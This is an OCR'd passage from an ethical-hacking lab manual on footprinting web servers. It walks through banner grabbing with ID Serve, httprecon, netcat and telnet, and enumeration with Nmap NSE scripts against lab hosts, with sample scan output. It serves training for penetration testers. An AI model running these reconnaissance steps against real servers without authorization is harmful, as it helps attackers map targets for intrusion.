


Figure 1.3.3: The fingerprint and GET long request result of the entered website

10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 10** virtual machine.

TASK 4

Footprint a Web Server using ID Serve

Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. This technique also helps in locating rogue servers or determining the role of servers within a network. This lab manual helps understand and learn the banner grabbing technique using ID Serve, which allows an attacker to determine a remote target system.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Launch ID Server

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve** and double-click **idserve.exe**.
2. The main window of **ID Serve** appears. Click the **Server Query** tab.

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:

- HTTP server identification
- Non-HTTP server identification
- Reverse DNS lookup.

Figure 1.4.1: Welcome screen of ID Serve

3. For option **1**, in the **Enter or copy/paste an Internet server URL or IP address** section, enter the URL (**http://www.certifiedhacker.com**) you want to footprint.
4. Click **Query the Server** to start querying the website.
5. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot.




Figure 1.4.2: ID Serve detecting the footprint

Note: The result might vary in your lab environment.

6. After obtaining this information, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation.
7. Click **Exit** to close the application. Close all open windows and turn off the **Windows 10** virtual machine.

Footprint a Web Server using Netcat and Telnet

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.5.1: Launching MATE terminal

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Figure 1.5.2: Running the programs as a root user

7. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.

Figure 1.5.3: Perform Banner Grabbing using Netcat

8. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.
9. Now, type **GET / HTTP/1.0** and press **Enter** twice.
10. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

11. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.




Figure 1.5.4: Netcat Banner Grabbing result

TASK 5.2

Footprint using Telnet

Telnet- Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet.

The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

12. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.

Figure 1.5.5: Perform Banner Grabbing using Telnet

13. Telnet will connect to the domain, as shown in the screenshot.
14. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.




Figure 1.5.6: Telnet Banner Grabbing result

15. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
16. Close the terminal window on the **Parrot Security** virtual machine.

TASK 6

Enumerate Web Server Information using Nmap Scripting Engine (NSE)

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.

Note: Ensure that the **Parrot Security** and **Windows Server 2019** virtual machines are running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.6.1: Launch MATE terminal

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory
5. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum <target website>** and press **Enter**.
6. In this scan, we are enumerating the **www.goodshopping.com** website.

TASK 6.1

Enumerate Web Server using Nmap

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases.




Figure 1.6.2: HTTP-Enum on target host

Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

7. This script enumerates and provides you with the output details, as shown in the screenshot.




Figure 1.6.3: HTTP-Enum on target host result

8. The next step is to discover the hostnames that resolve the targeted domain.

9. In the terminal window, type **nmap –script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.






Figure 1.6.4: Host Map on target host

10. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.

11. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.


Parrot Terminal
File Edit View Search Terminal Help
┌──(root@parrot)-[~]
└─# nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.80 (https://nmap.org) at 07:27 EST
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
-------------- Timing report --------------
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 07:27
Completed NSE at 07:27, 0.00s elapsed
Initiating ARP Ping Scan at 07:27
Scanning www.goodshopping.com (10.10.10.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x000C29D7 and arp[2
2:2] = 0x4BC8
Completed ARP Ping Scan at 07:27, 0.00s elapsed (1 total hosts)


Parrot Terminal
File Edit View Search Terminal Help
Completed ARP Ping Scan at 07:27, 0.00s elapsed (1 total hosts)
Overall sending rates: 870.32 packets / s, 36553.52 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 07:27
Scanning www.goodshopping.com (10.10.10.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.10.13 and (icmp or icmp6
or ((tcp or udp or sctp) and (src host 10.10.10.19)))
Discovered open port 135/tcp on 10.10.10.19
Discovered open port 21/tcp on 10.10.10.19
Discovered open port 445/tcp on 10.10.10.19
Discovered open port 111/tcp on 10.10.10.19
Discovered open port 80/tcp on 10.10.10.19
Discovered open port 139/tcp on 10.10.10.19
Discovered open port 3389/tcp on 10.10.10.19
Discovered open port 2049/tcp on 10.10.10.19
Discovered open port 1077/tcp on 10.10.10.19
Discovered open port 1078/tcp on 10.10.10.19
Discovered open port 1801/tcp on 10.10.10.19
Discovered open port 2105/tcp on 10.10.10.19
Increased max_successful_tryno for 10.10.10.19 to 1 (packet drop)
Discovered open port 5357/tcp on 10.10.10.19
Discovered open port 1072/tcp on 10.10.10.19
Discovered open port 2103/tcp on 10.10.10.19
Discovered open port 2107/tcp on 10.10.10.19
Completed SYN Stealth Scan at 07:27, 1.57s elapsed (1000 total ports)
Overall sending rates: 717.23 packets / s, 31558.25 bytes / s.
NSE: Script scanning 10.10.10.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 07:27
NSE: Starting http-trace against www.goodshopping.com (10.10.10.19:80).
NSE: Finished http-trace against www.goodshopping.com (10.10.10.19:80).

